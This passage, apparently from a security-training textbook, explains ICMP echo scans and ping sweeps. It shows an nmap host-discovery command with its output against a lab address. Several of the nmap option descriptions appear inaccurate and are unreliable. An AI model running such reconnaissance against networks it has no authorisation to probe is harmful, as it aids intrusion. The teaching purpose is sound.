


ICMP Echo Request
ICMP Echo Reply
Source
(10.10.1.19)
Destination
(10.10.1.11)

Figure 3.20: ICMP echo request and reply

UNIX/Linux and BSD-based machines use ICMP echo scanning; the TCP/IP stack implementations in these OSs respond to the ICMP echo requests to the broadcast addresses. This technique does not work on Windows-based networks, as their TCP/IP stack implementation does not reply to ICMP probes directed at the broadcast address.

Nmap uses the **`-P`** option to ICMP scan the target. The user can also increase the number of pings in parallel using the **`-L`** option. It may also be useful to tweak the ping timeout value using the **`-T`** option.

In Zenmap, the **`-PE`** option is used to perform the ICMP ECHO ping scan. Active hosts are displayed as "**`Host is up`**," as shown in the screenshot.



Target: 10.10.1.11

Profile:

Command: nmap -sn -PE 10.10.1.11

```
nmap -sn -PE 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:59 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.21: ICMP Echo ping scan output using Zenmap

ICMP ECHO Ping Sweep

A ping sweep (also known as an ICMP sweep) is a basic network scanning technique that is adopted to determine the range of IP addresses that map to live hosts (computers). Although a single ping will tell the user whether a specified host computer exists on the network, a ping sweep consists of ICMP ECHO requests sent to multiple hosts. If a specified host is active, it will return an ICMP ECHO reply.

Ping sweeps are among the oldest and slowest methods used to scan a network. This utility is distributed across nearly all platforms, and it acts as a roll call for systems; a system that is active on the network answers the ping query that another system sends out.

ICMP echo scanning pings all the machines in the target network to discover live machines. Attackers send ICMP probes to the broadcast or network address, which relays to all the host addresses in the subnet. The live systems will send the ICMP echo reply message to the source of the ICMP echo probe.




Figure 3.22: ICMP ECHO Ping Sweep

